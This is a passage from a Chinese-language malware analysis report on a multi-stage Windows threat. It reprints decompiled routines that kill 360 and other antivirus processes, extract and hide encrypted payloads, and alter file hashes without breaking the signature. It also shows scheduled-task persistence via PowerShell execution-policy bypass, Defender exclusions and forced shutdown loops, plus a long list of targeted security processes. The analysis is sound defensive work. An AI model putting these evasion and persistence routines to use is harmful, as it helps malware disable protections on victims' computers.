for (int i = 0; i < 32; ++i) {
if (!_stricmp(pe.szExeFile, safeList[i])) {
HaveSafeSoftware = 1;
DWORD pid = pe.th32ProcessID;
CloseHandle(snap);
return pid;
}
}
} while (Process32Next(snap, &pe));

CloseHandle(snap);
return 0;
}
```

(2) 针对360进行检测与攻击

病毒通过寻找是否有360tray.exe， 360sd.exe， 360safe.exe或者存在类名为"Q360SafeMonClass"窗口的方式确定是否有360安全软件正在运行。

检查是否有360安全软件代码图

```
__int64 StartAddress(void *Parameter)
{
HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (hSnapshot != INVALID_HANDLE_VALUE)
{
PROCESSENTRY32 pe;
pe.dwSize = sizeof(pe);
if (Process32First(hSnapshot, &pe))
{
do
{
const char *name = pe.szExeFile;
if (!_stricmp(name, "360tray.exe") ||
!_stricmp(name, "360sd.exe")   ||
!_stricmp(name, "360safe.exe"))
{
EnumWindows(EnumFunc, pe.th32ProcessID);
HWND hWnd = FindWindowExA(NULL, NULL, "Q360SafeMonClass", NULL);
PostMessageA(hWnd, WM_CLOSE, 0, 0);
}
}
while (Process32Next(hSnapshot, &pe));
}
CloseHandle(hSnapshot);
}
return 0;
}
__int64 EnumFunc(HWND hWnd, int targetPid)
{
DWORD pid;
GetWindowThreadProcessId(hWnd, &pid);

if (pid == (DWORD)targetPid)
{
ChangeWindowMessageFilterEx(hWnd, 0x12, 1, 0);
ChangeWindowMessageFilter(0x12, 1);
PostThreadMessage_WM_QUIT_EnumAllThread_ByProcessId(targetPid);
PostMessageA(hWnd, 0x12, 0, 0);
SendMessageA(hWnd, 0x10, 0, 0);
```

```
GenerateConsoleCtrlEvent(2, pid);
}

return 1;
}
int PostThreadMessage_WM_QUIT_EnumAllThread_ByProcessId(int pid)
{
HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
if (hSnapshot == INVALID_HANDLE_VALUE)
return 0;

THREADENTRY32 te;
te.dwSize = sizeof(te);

if (!Thread32First(hSnapshot, &te))
{
CloseHandle(hSnapshot);
return 0;
}

do
{
if (te.th32OwnerProcessID == (DWORD)pid)
PostThreadMessageA(te.th32ThreadID, WM_QUIT, 0, 0);
}
while (Thread32Next(hSnapshot, &te));

CloseHandle(hSnapshot);
return 1;
}
```

其中线程遍历进程找到360tray.exe、360sd.exe、 360safe.exe、然后通过进程ID枚举进程下的所有窗口。

遍历360安全软件对应窗口代码图

在窗口枚举回调中， 病毒首先通过窗口句柄获取对应的进程ID。

然后通过ChangeWindowMessageFilter系列函数修改窗口的UIPI消息过滤器， 具体来说， UIPI 是一种安全功能，用于防止从较低完整性级别的发件人接收消息。可以使用此函数允许将特定消息传递到窗口，即使消息源自较低完整性级别的进程也是如此。

感染载荷窗口枚举回调代码图

病毒通过进程ID枚举进程的所有线程， 然后通过PostThreadMessageA向所有线程发送WM_QUIT信息， 从而请求对应的线程收到消息后退出。

病毒再向对应的窗口通过PostMessageA发送WM_QUIT请求， 通过SendMessageA发送WM_CLOSE请求。

然后调用GenerateConsoleCtrlEvent(2， 进程ID)来将指定的信号发送到控制台进程组， 但是从Windows官方文档和对kernelbase.dll的逆向结果来看这个函数并不支持ID=2的消息， 这里认为是病毒作者笔误， 原本应该是想要对控制组发送Ctrl+C消息来强行关闭对应控制台的。

这里对Windows 10 18362 版本中未做任何补丁的kernelbase.dll和Windows 11 22631虚拟机中的kernelbase.dll都做了逆向分析， 都是没有定义ID=2的消息的， 排除了历史遗留问题。

文件名/系统版本	SHA1值
kernelbase.dll/Windows 10 18362	7a7077bfd18444e87f21b51dac51d5ca7c4513cb
kernelbase.dll/Windows 11 22631	18e7091ddf9fa7e034622913292899cc25bfb066

GenerateConsoleCtrlEvent函数逆向分析代码图

随后， 病毒通过FindWindowExA寻找窗口类名为"Q360SafeMonClass"的窗口， 通过PostMessageA向窗口发送WM_CLOSE消息请求其退出。

如果经过上述步骤， 360仍然没有关闭， 病毒通过COM组件的方式收集电脑的硬件信息并将其写入注册表。

注册表操作代码图

其中，收集电脑信息时对应的COM组件信息为:

rclsid=4590F811-1D3A-11D0-891F-00AA004B2E24

riid=DC12A687-737F-11CF-884D-00AA004B2E24

关于该电脑信息收集技术， 下面的文章中有详细介绍。———附录：参考文章[2][3]

创建COM对象代码图

首先通过IWbemLocator->ConnectServer创建指定的计算机上的 WMI 命名空间的连接得到IWbemServices指针，然后通过IWbemServices->ExecQuery执行WQL语句获取计算机敏感信息，返回的信息存储到IEnumWbemClassObject指针中， 后续通过IEnumWbemClassObject->next方法遍历返回的对象IWbemClassObject的指针，最后通过IWbemClassObject->get方法获取返回对象的属性SerialNumber，该属性值可以用于区分和识别磁盘驱动器。

通过上述代码的执行，该程序可以获取到主机的硬件信息唯一地标识该计算机。

[3] 感染载荷释放后续载荷所需文件

(1) 释放文件

接下来， 病毒开始释放后续文件。

病毒释放文件路径构建代码图

```
__int64 __fastcall ReleaseAllFiles(__int64 a1, char *a2)
{
CHAR  pszPath[260];
CHAR  Filename[272];
CHAR  tmpBuf[2880];
_QWORD str1[3]   = {0};
_QWORD str2[3]   = {0};
_QWORD s1[3]  = {0};
_QWORD s2[3]  = {0};
_QWORD s3[3]  = {0};
_QWORD dec[3]    = {0};
_QWORD keyA[3]   = {0};
_QWORD keyB[3]   = {0};
SIZE_T sz;
unsigned int off;
unsigned int ts;
unsigned int retry;

SHGetFolderPathA(0, 5, 0, 0, pszPath);
strcat(pszPath, "\\");

memcpy(a2, CreateMalwareInstallation(a1, tmpBuf, pszPath), 0xB3E);

if (!GetModuleFileNameA(0, Filename, 0x104u))
CxxThrowException(0, &stru_21F0D00);

InitializeStringFromMemory(str1, Filename, GetModuleFileNameA(0, 0, 0));

if (!GetPayloadInFile(str1, &off))
{
ClearString_1(str1);
return -1;
}
```

```
ExtractPayloadData(str2, str1, off, GetPayloadInFile(str1, &off));

if (str2[0] == str2[1])
{
FreeStructureMemory_0(str2);
ClearString_1(str1);
return -1;
}

ts = GetFileTimeStamp(str1);
if (!ts)
{
FreeStructureMemory_0(str2);
ClearString_1(str1);
return -1;
}

XorDecryptByteContainer(dec, str2, ts);

/* ---------- file 1 ---------- */
ZeroMemory_0(s1, 0x18u);
XorEncryptContainer(keyA, &qword_2208678, 104);
XorEncryptContainer(keyB, &qword_22085E8, 104);
SearchAndExtractSubstringBetweenSAndE(s1, dec, keyB, keyA);
FreeStructureMemory_0(keyA);
FreeStructureMemory_0(keyB);
sz = GetContainerSize(s1);
SetRandomByteAtIndex(s1, sz - 1);
WriteDataToFile(a1, a2 + 278, (const void *)*s1, sz, 0, 0);

/* ---------- file 2 ---------- */
ZeroMemory_0(s2, 0x18u);
XorEncryptContainer(keyA, &qword_2208618, 104);
XorEncryptContainer(keyB, &unk_2208600, 104);
SearchAndExtractSubstringBetweenSAndE(s2, dec, keyB, keyA);
FreeStructureMemory_0(keyA);
FreeStructureMemory_0(keyB);
sz = GetContainerSize(s2);
SetRandomDwordAtIndex(s2, sz - 4);
WriteDataToFile(a1, a2 + 538, (const void *)*s2, sz, 8, 0);

/* ---------- file 3 ---------- */
ZeroMemory_0(s3, 0x18u);
```

```
XorEncryptContainer(keyA, &unk_2208630, 104);
XorEncryptContainer(keyB, &unk_2208660, 104);
SearchAndExtractSubstringBetweenSAndE(s3, dec, keyB, keyA);
FreeStructureMemory_0(keyA);
FreeStructureMemory_0(keyB);
sz = GetContainerSize(s3);
SetRandomByteAtIndex(s3, 0xF);
WriteDataToFile(a1, a2 + 798, (const void *)*s3, sz, 0, 0);

/* ---------- file 4 ---------- */
ZeroMemory_0(keyA, 0x18u);
XorEncryptContainer(keyB, &unk_2208690, 104);
XorEncryptContainer(keyA, &unk_22085D0, 104);
SearchAndExtractSubstringBetweenSAndE(keyA, dec, keyA, keyB);
FreeStructureMemory_0(keyB);
FreeStructureMemory_0(dec);
sz = GetContainerSize(keyA);
SetRandomByteAtIndex(keyA, 0xF);
WriteDataToFile(a1, a2 + 1058, (const void *)*keyA, sz, 0, 0);

HideFileOrDirectory(a1, a2 + 278);
HideFileOrDirectory(a1, a2 + 538);
HideFileOrDirectory(a1, a2 + 798);
HideFileOrDirectory(a1, a2 + 1058);

/* ---------- ranchserv.jpg ---------- */
ZeroMemory_0(dec, 0x18u);
XorEncryptContainer(keyB, &unk_2208648, 104);
XorEncryptContainer(dec,  &unk_22086A8, 104);
SearchAndExtractSubstringBetweenSAndE(dec, keyA, dec, keyB);
FreeStructureMemory_0(keyB);
FreeStructureMemory_0(keyA);
sz = GetContainerSize(dec);
SetRandomDwordAtIndex(dec, sz - 4);
SecureFormatString(Filename, 260, "%s%s", "C:\\Windows\\Temp\\", "ranchserv.jpg");
WriteDataToFile(a1, Filename, (const void *)*dec, sz, 0, 1);

retry = 0;
while (!StoreConfigInRegistry(a1) && retry++ < 10) Sleep(10000);

FreeStructureMemory_0(dec);
FreeStructureMemory_0(s3);
FreeStructureMemory_0(s2);
```

```
FreeStructureMemory_0(s1);
FreeStructureMemory_0(str2);
ClearString_1(str1);

return 1;
}
```

病毒首先获取用户"Documents"目录路径，构建恶意目录名称，将释放的恶意载体的名称并以系统+隐藏模式创建目标目录。

病毒释放文件路径构建代码图

其中， 构建得到的目录名为<随机8字节>，exe文件名称为<随机6字节>.exe，其他文件的名称固定为"npwzwmc64.dll"，"space.ico"，"vdi_ipc.dat"。

病毒释放文件示意图

接着， 病毒读取自身文件， 从中寻找标志数据"QEMB8WGP"，然后读取标志文本后的4个字节作为应提取的数据大小。

寻找标志数据代码图

对应数据大小图

将数据提取后， 病毒再读入自身PE头中的时间戳数据，将其作为异或密钥，以8位解密提取的数据。

时间戳作为密钥解密提取数据代码图

按照规则编写解密python代码如下:

```
#!/usr/bin/env python3.13
# -*- coding: utf-8 -*-

from pathlib import Path

KEY       = 0xFA9EBC09
IN_FILE    = Path(__file__).with_name("config.bin")
OUT_FILE   = Path(__file__).with_name("output.bin")
BUF_SIZE   = 1 << 20

key_bytes = KEY.to_bytes(4, "little")
```

```
def xor_chunk(chunk: bytes, start_index: int) -> bytes:
k0, k1, k2, k3 = key_bytes
out = bytearray(chunk)
for i, b in enumerate(out):
idx = (start_index + i) & 3
if   idx == 0: out[i] = b ^ k0
elif idx == 1: out[i] = b ^ k1
elif idx == 2: out[i] = b ^ k2
else:          out[i] = b ^ k3
return out

def main() -> None:
if not IN_FILE.exists():
raise FileNotFoundError(f"{IN_FILE} 不存在")

file_size = IN_FILE.stat().st_size
print(f"[+] 解密 {IN_FILE.name} ({file_size:,} bytes) → {OUT_FILE.name}")

with IN_FILE.open("rb") as fin, OUT_FILE.open("wb") as fout:
offset = 0
while True:
chunk = fin.read(BUF_SIZE)
if not chunk:
break
fout.write(xor_chunk(chunk, offset))
offset += len(chunk)

print("[+] 完成")

if __name__ == "__main__":
main()
```

然后， 病毒读取在DllMain中被初始化的数据指针，解引用后得到的数据， 以104为异或密钥进行8bit-xor解密， 将得到8个标志数据， 其中每个标志数据的前16字节标志着4个待提取数据的首尾字节串(<1，0>，<3，2>，<5，4>，<7，6>)。

通过标志查找到的对应数据示意图

这里可以编写Python代码对特征块进行解密:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

key = 0x68                              # 104 -> 0x68
```

```
raw_hex = [
# 0x545E00 + 0x545E10
"eb ec e7 c9 d7 d0 dd d0 ca c4 91 93 89 c3 cb cb"
" a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7",

# 0x548B60 + 0x548B70
"84 ac ac c0 c0 c0 c0 c0 c0 c0 c0 c0 f7 92 c0"
" 6c 00 00 00 00 00 00 00 68 e7 c9 be 00 3b 00 8e",

# 0x546160 + 0x546170
"eb ec e7 d4 d7 c6 c4 c2 89 ce c4 c8 a7 a7 a7 a7"
" a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7",

# 0x548720 + 0x548730
"89 a3 af c0 c0 c0 c0 c0 c0 c0 c0 c0 c0 e0 0e"
" 00 00 00 00 00 00 00 00 ac e7 85 be 00 19 00 90",

# 0x545C20 + 0x545C30
"eb ec e7 d1 c3 ce f8 ce d7 c4 89 c3 c6 d3 a7 a7"
" a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7",

# 0x5489C0 + 0x5489D0
"84 a1 b4 c0 c0 c0 c0 c0 c0 c0 c0 c0 a1 a7 95"
" 6c 00 6c 00 00 00 00 00 42 e7 d3 be 00 2e 00 88",

# 0x546190 + 0x5461A0
"eb ec e7 d1 ce d2 d4 c4 d3 d5 ce d1 ce c6 cb 89"
" d4 de d4 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7 a7",

# 0x548440 + 0x548450
"93 b9 b3 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0 ae b0"
" 00 00 00 00 00 00 00 00 9a e7 bb be 00 02 00 88",
]

# ── 解密并打
印 ──────────────────────────────────────────────────────────────────────
for idx, line in enumerate(raw_hex, 1):
# 把连续字符串转成 bytes
cipher = bytes.fromhex(line)
plain  = bytes(b ^ key for b in cipher)

print(f'Block #{idx}:')
for i in range(0, len(plain), 16):
chunk = plain[i:i+16]
```

```
print('  ' + ' '.join(f'{b:02x}' for b in chunk))
print()
```

代码运行结果示意图

接下来编写代码对对应的数据进行提取:

```
import struct
import os

def encrypt_data(data):
key = (-1775093251) & 0xFFFFFFFF
encrypted = bytearray(data)

for i in range(len(encrypted)):
# 获取当前字节
original_byte = encrypted[i]

# 计算 XOR 密钥字节 (key >> (8 * (i % 4))) & 0xFF
shift_amount = 8 * (i % 4)
key_byte = (key >> shift_amount) & 0xFF

# XOR 加密
encrypted[i] = original_byte ^ key_byte

key = (original_byte | (key << 8)) & 0xFFFFFFFF

return bytes(encrypted)

def read_and_encrypt_ranges(input_file, output_files, ranges):
if not os.path.exists(input_file):
print(f"错误: 找不到输入文件 {input_file}")
return False

# 获取文件大小
file_size = os.path.getsize(input_file)
print(f"输入文件大小: {file_size} bytes (0x{file_size:X})")

try:
with open(input_file, 'rb') as f:
for i, (start, end, output_file) in enumerate(zip([r[0] for r in ranges],
[r[1] for r in ranges],
output_files)):
# 验证范围
if start >= file_size:
```

```
print(f"警告: 范围 {i+1} 的起始位置 0x{start:X} 超出文件大小")
continue

if end > file_size:
print(f"警告: 范围 {i+1} 的结束位置 0x{end:X} 超出文件大小,将调整为文件末尾")
end = file_size

# 读取数据
f.seek(start)
data_length = end - start
data = f.read(data_length)

if len(data) != data_length:
print(f"警告: 范围 {i+1} 只能读取 {len(data)} bytes,预期 {data_length} bytes")

print(f"处理范围 {i+1}: 0x{start:X} - 0x{end:X} ({len(data)} bytes)")

# 加密数据
encrypted_data = encrypt_data(data)

# 写入输出文件
with open(output_file, 'wb') as out_f:
out_f.write(encrypted_data)

print(f"  已写入到 {output_file}")

# 显示前几个字节用于验证
if len(data) >= 16:
print(f"  原始数据前16字节: {data[:16].hex()}")
print(f"  加密数据前16字节: {encrypted_data[:16].hex()}")

return True

except Exception as e:
print(f"错误: {e}")
return False

def main():
input_file = "output.bin"
output_files = ["1.bin", "2.bin", "3.bin", "4.bin"]

ranges = [
(0x616799, 0x98B999),
(0x9A74A9, 0x9A9567),
(0x24, 0x616769),
```

```
(0x9A9597, 0x9B0407)
]

print("文件解密工具")
print("=" * 50)
print(f"输入文件: {input_file}")
print(f"输出文件: {', '.join(output_files)}")
print()

print("处理范围:")
for i, (start, end) in enumerate(ranges):
size = end - start
print(f"  范围 {i+1}: 0x{start:06X} - 0x{end:06X} (大小: {size} bytes, {size/1024/1024:.2f} MB)")
print()

if read_and_encrypt_ranges(input_file, output_files, ranges):
print("\n解密完成！")
else:
print("\n解密过程中出现错误")

if __name__ == "__main__":
main()
```

提取加密后的数据代码图

随后，病毒对数据进行解密处理后写入磁盘，同时会将首个exe（可执行文件）末尾的 1 字节替换为随机字节，将第二个文件末尾倒数第 4 字节替换为随机字节，将第三、四个文件的第 0xF 字节替换为随机字节，以此规避通过简单哈希值实施的检测。

病毒更改文件哈希代码图

而且此处会判断之前检测安全软件时写入的标志位， 如果检测到过有安全软件正在运行， 则不会关闭文件句柄， 使得文件一直在"占用"状态。

病毒根据是否有安全软件来决定是否关闭文件代码图

病毒将四个文件释放后， 对其目录及文件设置隐藏， 然后释放第五个文件。第五个文件被释放在目录C:\Windows\Temp下， 文件名固定为ranchserv.jpg。

将文件写到固定目录代码图

对应文件图

然后病毒读取自身文件， 在自身的文件内存中搜索"%&$6@=*"。

在自身文件内存中搜索示意图

对应数据图

将搜索到的数据前方添加32字节的随机数据， 然后一起写入到HKLM\SOFTWARE\JDBCC\data中。

对应注册项数据图

随后， 病毒首先判断

C:\Users\<用户名>\Documents\<病毒目录>\<exe文件名称>.exe

C:\Users\<用户名>\Documents\<病毒目录>\<ico文件名称>.ico

两份文件是否存在， 如果不存在， 则其重启自身， 再次执行上述的全部感染载荷执行的感染步骤。如果还存在， 则开始执行持久化。

[4] 感染载荷通过计划任务持久化任务载荷， 使其开始被运行

(1) 通过PowerShell添加计划任务

如果系统版本高于Windows 8， 则病毒通过执行PowerShell脚本的方式来添加计划任务。

运行计划任务代码图

```
__int64 __fastcall CreateMaliciousEdgeUpdateTask(__int64 a1)
{
_BYTE taskId[4];
char  random[8];
char  taskName[256];

void *lpMem;
void *dup1;
void *dup2;

__int64 slashPos;

GenerateRandomString(a1, (__int64)random, 5, 0);
strcpy(taskName, "MicrosoftEdgeUpdateTaskUA Task-S-1-5-18");
memset(taskName + 40, 0, 0xD8);
SecureStringConcatenate(taskName, 256, (__int64)random);
```

```
lpMem = (void *)DuplicateString(a1 + 279);
if (!lpMem)
return 0;

dup1 = DuplicateString(lpMem);
dup2 = DuplicateString(lpMem);
if (!dup1 || !dup2)
{
j_FreeMemorySafe(lpMem);
return 0;
}

slashPos = jFindLastCharacterOccurrence(dup2, '\\');
if (slashPos)
*(_BYTE *)(slashPos + 1) = 0;

InstallMaliciousScheduledTask(taskId, taskName, dup1, dup2);
return 1;
}
__int64 __fastcall InstallMaliciousScheduledTask(__int64 a1, const wchar_t *a2, const wchar_t
*a3, wchar_t *a4)
{
__int64 v5;
_BYTE v6[32];
size_t BufferCount[4];
_BYTE v8[32];
_BYTE v9[32];

clear_some_object((__int64)BufferCount);
if (!wsearchenv_s(a2, a3, a4, (size_t)BufferCount))
{
ClearString_0((__int64)BufferCount);
return 0;
}

WideStringConstructorFromString(v8, L".NET Framework NGEN Converter");
if (!GenerateTaskRegistrationScript(BufferCount, v8))
{
ClearString_0((__int64)v8);
ClearString_0((__int64)BufferCount);
return 0;
}
```

```
v5 = GetTempFolderPath(v6);
WideStringMoveConstructor(v9, v5, L"\\updated.ps1");
ClearString_0((__int64)v6);

if (!ExecutePowerShellScript(v9))
{
ClearString_0((__int64)v9);
ClearString_0((__int64)v8);
ClearString_0((__int64)BufferCount);
return 0;
}

ClearString_0((__int64)v9);
ClearString_0((__int64)v8);
ClearString_0((__int64)BufferCount);
return 1;
}
__int64 __fastcall GenerateTaskRegistrationScript(__int64 a1, __int64 a2)
{
__int64 v3; // rax
__int64 v4; // rax
__int64 v5; // rax
__int64 v6; // rax
__int64 v7; // [rsp+40h] [rbp-178h]
_BYTE v8[32]; // [rsp+48h] [rbp-170h] BYREF
_BYTE v9[40]; // [rsp+68h] [rbp-150h] BYREF
_BYTE v10[272]; // [rsp+90h] [rbp-128h] BYREF

v7 = GetTempFolderPath(v8);
WideStringMoveConstructor(v9, v7, L"\\updated.ps1");
ClearString_0((__int64)v8);
ZeroMemory_0(v10, 0x108u);
WideStringStreamConstructorFromStringObject((unsigned int)v10, (unsigned int)v9, 2, 64, 1);
if ( (unsigned __int8)HasStreamLocale(v10) )
{
v3 = WideStringStreamOutput(v10, L"$xmlPath = \"");
v4 = WideStringObjectStreamOutput(v3, a1);
WideStringStreamOutput(v4, L"\"\n");
v5 = WideStringStreamOutput(v10, L"$taskName = \"");
v6 = WideStringObjectStreamOutput(v5, a2);
WideStringStreamOutput(v6, L"\"\n");
WideStringStreamOutput(v10, L"$xmlContent = Get-Content -Path $xmlPath | Out-String\n");
```

```
WideStringStreamOutput(v10, L"$taskPath = \"\\Microsoft\\Windows\\AppID\\\"\n");
WideStringStreamOutput(
v10,
L"Register-ScheduledTask -TaskPath $taskPath -Xml $xmlContent -TaskName $taskName -
Force\n");
FlushStreamBuffer(v10);
WideStreamDestructor(v10);
ClearString_0((__int64)v9);
return 1;
}
else
{
WideStreamDestructor(v10);
ClearString_0((__int64)v9);
return 0;
}
}
```

创建并运行计划任务脚本代码图

病毒创建一个内容如下的PowerShell脚本文件到临时路径。

```
$xmlPath = "[传入的XML文件路径]"
$taskName = "[传入的任务名称]"
$xmlContent = Get-Content -Path $xmlPath | Out-String
$taskPath = "\Microsoft\Windows\AppID\"
Register-ScheduledTask -TaskPath $taskPath -Xml $xmlContent -TaskName $taskName -Force
```

然后通过如下的PowerShell命令行， 首先修改PowerShell策略为无限制， 然后执行对应的PowerShell脚本文件。

```
powershell -Command "Set-ExecutionPolicy Unrestricted -Scope CurrentUser"
powershell -ExecutionPolicy Bypass -File "[脚本路径]"
```

其最终创建的计划任务名称为"MicrosoftEdgeUpdateTaskUA Task-S-1-5-18 <随机5字符>"。

(2) 通过RPC创建计划任务

如果系统版本低于Windows8， 则其通过内存中映射一个DLL， 在该DLL中通过RPC来创建计划任务， 具体来说其步骤如下:

感染载荷在内存中解密并映射一个用于通过RPC创建计划任务的DLL。

导出函数名称为:RegisterTask。该函数的作用是创建并配置一个 RPC 绑定句柄，利用 NdrClientCall3 函数进行客户端 RPC 调用来创建计划任务，其中 XML 数据是计划任务的配置信息。

计划任务XML配置图

病毒成功映射该DLL后， 通过调用RegisterTask函数创建名称为MicrosoftEdgeUpdateTaskUA Task-S-1-5-18 [5个随机字符]的计划任务， 实现通过计划任务持久化威胁。

添加完计划任务后， 病毒会通过COM接口判断计划任务是否已经成功创建， 具体为通过taskschd.dll的COM对象来实现。

计划任务COM对象创建代码图

CLSID_TaskScheduler {0F87369F-A4E5-4CFC-BD3E-73E6154572DD}

IID_ITaskService {2FABA4C7-4DA9-4013-9697-20CC3FD40F85}

在下方文章中有关于该技术的详细介绍———附录：参考文章[4]

接下来病毒开始循环等待， 每次等待10秒来确认计划任务成功被创建。

最终创建的计划任务配置信息如图所示，它将实现登录、创建和修改时触发，并且每分钟都会自动触发启动。此外，该任务的工作目录被设置为 C:\Users。

计划任务属性图

[5] 感染载荷再次检测安全软件

接下来， 病毒再次检测之前的32个安全软件(本节步骤2)， 如果发现它们正在运行， 则立刻提取关机特权，然后循环每10秒执行一次强制重启或关闭电脑。

关机代码图

```
__int64 __fastcall shutdown_func (__int64 a1)
{
while (1)
{
if (EnableShutdownPrivilege(a1, 0))
{
```

```
if (InitiateSystemShutdownExA(0, 0, 0, 1, 1, 0x80030002))
return 0;

if (ExitWindowsEx(6u, 0))
return 0;
}
Sleep(10000);
}
}
```

[6] 感染载荷判断Windows Defender是否正在运行， 并添加排除目录

病毒通过"msmpeng.exe"， "securityhealthsystray.exe"， "mpcopyaccelerator.exe"， "MpDefenderCoreService.exe"， "NisSrv.exe"是否正在运行来判断Windows Defender是否正在运行， 如果是， 则通过PowerShell命令将一系列病毒所在的系统目录添加到排除目录中， 从而避免Windows Defender对其检测。

添加排除目录代码图

最终， 该感染载荷退出， 等待系统计划任务自动执行最终载荷(步骤3中释放的EXE文件)。

（三）. 任务载荷(通过感染载荷释放的具有白签名的EXE通过任务计划侧加载的npwzwmc64.dll)分析

1. 结构分析

[1] 白签名EXE签名信息

任务载荷由计划任务启动一个具有白签名的EXE， EXE详细签名信息如下:

白签名EXE详细签名信息

[2] 通过WINDOWS签名特性修改文件哈希值

细心的读者可能注意到，之前的感染载荷流程中，感染载荷释放文件时将文件的最后一个字节进行了修改，但是此处签名依然有效。

Windows在计算PE文件的哈希时会跳过文件末尾的数字签名数据，也就是WIN_CERTIFICATE结构体，该结构体由可选头的安全目录指向。其中，dwLength必须是8的整倍数，表示整个结构体的长度（包括结构体头部和它本身）。因此， 这里篡改后签名仍然有效的原理很简单，在数字签名末尾夹带数据，并对应调整结构体大小就行，具体的原理在参考文章———附录：参考文章[7]，有详细说明。

在这里被利用的白签名EXE文件中导入表中包含对"npwzwmc64.dll"的导入，该病毒通过DLL侧载的原理，将恶意DLL放到EXE相同路径下， 替换了本应被导入的该DLL， 从而使得DLL被加载。

白签名文件导入表信息

该DLL疑似由VMProtect进行保护，文件详情如下

任务载荷文件详细信息

2. 执行流程分析

[1] 通过RC4解密SPACE.ICO， 将其写入白文件入口点继续执行

对任务载荷主函数进行优化， 得到代码如下:

```
__int64 virus_main(__int64 a1, __int64 a2)
{
kernel32_SetProcessShutdownParameters(1, 1);
kernel32_SetConsoleCtrlHandler(sub_7FFF678D2F00, 1);

ZeroMemory(v142, 24);
{
const unsigned char k1[8] = {122, 196, 169, 246, 204, 248, 31, 73};
qmemcpy(v132, InitializePair(v135, k1, v57), sizeof(v132));
AssignContainer(v142, v132, v58);
}

ZeroMemory(v141, 24);
{
const char k2[4] = {';', 'G', '_', 'f'};
qmemcpy(v133, InitializePair(v136, k2, v55), sizeof(v133));
AssignContainer(v141, v133, v59);
}

ZeroMemory(v140, 24);
LoadEncryptedFile(v140);

if (v18)
{
ZeroMemory(v139, 24);
ProcessEncryptedSegment(v139, v140, v142, v141);

if (v28)
{
HANDLE     hProcess = kernel32_GetCurrentProcess();
HMODULE    hModule  = kernel32_GetModuleHandleW(0);
```

```
MODULEINFO mi;
kernel32_K32GetModuleInformation_0(hProcess, hModule, v137, 24);

kernel32_WriteProcessMemory(
hProcess,
(LPVOID)v138,
(LPVOID)v139[0],
(SIZE_T)(v139[1] - v139[0]),
v143);

kernel32_DisableThreadLibraryCalls(a1);
}
CleanupObject_0(v139, 0);
}

CleanupObject_0(v140, 0);
CleanupObject_0(v141, 0);
CleanupObject_0(v142, 0);

return 1;
}
```

从代码可知，其功能为加载并通过RC4算法解密文件space.ico，将文件写入自身进程的入口点，从而在回到入口点时执行其自定义的代码。

任务载荷修补入口点代码图

（四）. 过程载荷(被任务载荷解密的SPACE.ICO)分析

过程载荷解密"vdi_ipc.dat"，通过ManualMap函数将其映射到内存中，找到其中的导出函数"KMDrvFaxGetJobStatusType"， 对其进行调用。

过程载荷主代码逻辑图

（五）. 最终载荷(过程载荷解密的vdi_ipc.dat)分析

1. 结构分析

该文件的大小为0x616755(6.08MB)，文件信息分析如下，被VMProtect+OLLVM保护。

最终载荷文件分析详情图

2. 执行流程分析

由于程序混淆力度较强，控制流杂乱，我们主要对该程序的组成模块进行分析，不再分析其执行条件顺序。

[1] 程序遍历所有进程， 通过进程名找到安全软件对应的进程ID并记录

搜索的安全软件名称如下:

安全软件名称列表

[0] = "360Safe.exe";
[1] = "360sd.exe";
[2] = "360rp.exe";
[3] = "360rps.exe";
[4] = "360Tray.exe";
[5] = "ZhuDongFangYu.exe";
[6] = "LiveUpdate360.exe";
[7] = "360leakfixer.exe";
[8] = "360sdrun.exe";
[9] = "360sdupd.exe";
[10] = "360FileGuard.exe";
[11] = "dep360.exe";
[12] = "SRAgent.exe";
[13] = "ModuleUpdate.exe";
[14] = "FileSmasher.exe";
[15] = "AgreementViewer.exe";
[16] = "SoftMgrLite.exe";
[17] = "KanKan.exe";
[18] = "SuperKiller.exe";
[19] = "DumpUper.exe";
[20] = "DSMain.exe";
[21] = "DSMain64.exe";
[22] = "FirstAidBox.exe";
[23] = "CheckSM.exe";
[24] = "HipsMain.exe";
[25] = "HipsDaemon.exe";
[26] = "HipsTray.exe";
[27] = "HRUpdate.exe";

```
[28] = "HipsLog.exe";
[29] = "NetFlow.exe";
[30] = "Autoruns.exe";
[31] = "usysdiag.exe";
[32] = "wsctrlsvc.exe";
[33] = "wsctrl.exe";
[34] = "kxemain.exe";
[35] = "kxescore.exe";
[36] = "kscan.exe";
[37] = "kxecenter.exe";
[38] = "kxetray.exe";
[39] = "kdinfomgr.exe";
[40] = "kislive.exe";
[41] = "knewvip.exe";
[42] = "ksoftpurifier.exe";
[43] = "ktrashautoclean.exe";
[44] = "kauthorityview.exe";
[45] = "TQClient.exe";
[46] = "TQedrname.exe";
[47] = "TQSafeUI.exe";
[48] = "TQTray.exe";
[49] = "trantorAgent.exe";
[50] = "TQDefender.exe";
[51] = "TQUpdateUI.exe";
[52] = "TQWatermark.exe";
[53] = "DlpAppData.exe";
[54] = "NACLdis.exe";
[55] = "MsMpEng.exe";
[56] = "MpCmdRun.exe";
[57] = "Ldshelper.exe";
[58] = "LdsSecurity.exe";
[59] = "LdsSecurityAider.exe";
[60] = "ComputerZTray.exe";
[61] = "computercenter.exe";
[62] = "guardhp.exe";
[63] = "ComputerZ_CN.exe";
[64] = "ComputerZService.exe";
[65] = "ComputerzService_x64.exe";
[66] = "hdw_disk_scan.exe";
[67] = "ComputerZMonHelper.exe";
[68] = "DrvMgr.exe";
```

[69] = "web_host.exe";
[70] = "2345SafeCenterSvc.exe";
[71] = "2345RTProtect.exe";
[72] = "2345SafeSvc.exe";
[73] = "2345MPCSafe.exe";
[74] = "2345SafeTray.exe";
[75] = "2345SafeUpdate.exe";
[76] = "2345VirusScan.exe";
[77] = "2345ManuUpdate.exe";
[78] = "2345AdRtProtect.exe";
[79] = "2345AuthorityProtect.exe";
[80] = "2345ExtShell.exe";
[81] = "2345ExtShell64.exe";
[82] = "2345FileShre.exe";
[83] = "2345LeakFixer.exe";
[84] = "2345LSPFix.exe";
[85] = "2345PCSafeBootAssistant.exe";
[86] = "2345RtProtectCenter.exe";
[87] = "2345ShellPro.exe";
[88] = "2345SysDoctor.exe";
